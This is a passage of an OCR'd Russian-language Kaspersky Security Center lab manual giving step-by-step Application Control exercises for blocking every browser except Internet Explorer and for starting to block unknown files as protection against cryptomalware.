
13. Добавьте исключения из категории. Нажмите **Add**




14. В списке условий исключений укажите **Hash, metadata, or certificate**
15. В выпадающем меню выберите **Specify manually**
16. Нажмите **Next**



17. Переключите условие на использование **Metadata**
18. Отметьте чекбокс **File Name**
19. В поле введите **IEXPLORE.EXE** (Важно: именно заглавными буквами)
20. Нажмите **Next**



21. Нажмите **OK**




Задание B: Запретите пользователям запускать браузеры, кроме Internet Explorer

Откройте настройки контроля программ в политике. Включите контроль программ и выберите режим *Блокировать* (а не *Уведомлять*).


Добавьте правило, которое запрещает запускать программы из категории *Браузеры*, которую вы создали в предыдущем задании.

Задание выполняется на компьютере **KSC**.


22. Откройте веб-консоль Kaspersky Security Center
23. В боковом меню выберите **Devices | Polices & Profiles**
24. Откройте политику **Kaspersky Endpoint Security for Windows**




25. Перейдите на вкладку **Application settings**
26. Перейдите в раздел **Security Controls**
27. Выберите компонент **Application Control**




28. Включите компонент **Application Control**
29. Пройдите по ссылке ***Rules Lists Settings***




30. Добавьте категорию в черный список. Нажмите **Add**




31. Пройдите по ссылке ***Please choose a category***




32. Отметьте категорию ***Browsers***
33. Нажмите **OK**



34. Убедитесь, что категория **Browsers** заблокирована для всех пользователей
35. Нажмите **OK**



36. Включите использование данной категории, если оно не было включено автоматически
37. Нажмите **OK**
38. Сохраните политику: нажмите **Save** и **Yes**
39. Подождите, пока политика применится



Задание C: Запустите Mozilla Firefox и Internet Explorer


Убедитесь, что пользователи не могут запускать Mozilla Firefox, но могут запускать Internet Explorer.

Задание выполняется на компьютере **Alex-Desktop**.


40. Войдите в систему под учетной записью **abc\Alex** с паролем **Ka5per5Ky**

41. Запустите веб-браузер **Mozilla Firefox**
42. Обратите внимание, что Kaspersky Endpoint Security блокирует запуск браузера **Firefox**, о чем и сообщает пользователю

43. Нажмите **OK**, чтобы закрыть информационное окно Windows



44. Запустите браузер **Internet Explorer**
45. Убедитесь, что Kaspersky Endpoint Security не блокирует **Internet Explorer**



Заключение

При необходимости разрешить или заблокировать целый класс программ, удобно пользоваться категориями Лаборатории Касперского. Они пополняются вместе с обновлениями, и всегда можно быть уверенным в том, что следующая версия известного браузера автоматически будет добавлена в список.

При создании правил следует помнить, что запрещающие правила всегда имеют преимущество перед разрешающими. Поэтому, если необходимо запретить категорию программ за исключением некоторых, следует создавать одну категорию с исключением, что и было сделано в этой лабораторной работе. Любой другой вариант не приведет к нужному результату.

Лабораторная работа 15.

Как заблокировать запуск неизвестных файлов в сети

Сценарий. Контроль программ, так же, как и компонент Предотвращение вторжений, позволяет уменьшить риск запуска новых вредоносных программ. Чтобы уменьшить риск, с помощью контроля программ запретите запуск всех файлов, кроме доверенных из определенных директорий операционной системы.

Содержание. В этой лабораторной работе:

1. Создайте категорию программ, запрещающую запуск неизвестных файлов
2. Внесите изменения в политику, запретив всем пользователям запуск неизвестных файлов
3. Убедитесь в корректности настроек


Задание A: Создайте категорию программ, запрещающую запуск неизвестных файлов

В этом задании необходимо создать категорию программ Защита от шифрования.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. Перейдите на страницу **Operations | Third-party applications | Application Categories**
3. Нажмите **Add** чтобы создать новую категорию



4. Введите имя категории **Protection Cryptomalware**
5. В методе создания категории выберите **Category with content added manually**
6. Нажмите **Next**




7. Чтобы добавить условие, нажмите **Add**




8. Скопируйте на рабочий стол файл **Conditions_Protection_Cryptomalware.txt**. Место расположения файла уточните у инструктора

9. Откройте файл **Conditions_ Protection_ Cryptomalware.txt** в программе Блокнот




10. Укажите **Specify path to application (masks supported)**
11. Нажмите **Next**




12. Выделите и скопируйте верхнюю строчку из файла **Conditions_Protection_Cryptomalware.txt**


13. Вставьте скопированную строчку и нажмите **Next**




14. Нажмите **Add**, чтобы добавить остальные значения




15. Самостоятельно вставьте все остальные пути из файла **Conditions_ Protection_ Cryptomalware.txt**
16. Нажмите **Next**




17. Добавьте исключения из категории. Нажмите **Add**




18. Укажите **From KL category**
19. Нажмите **Next**




20. Отметьте все KL-категории
21. Нажмите **Next**



22. Нажмите **OK**



23. Подтвердите создание категории. Нажмите **OK**



Задание B: Внесите изменения в политику, запретив всем пользователям запуск неизвестных файлов

Откройте настройки контроля программ в политике. Включите контроль программ и выберите режим *Блокировать* (а не *Уведомлять*).

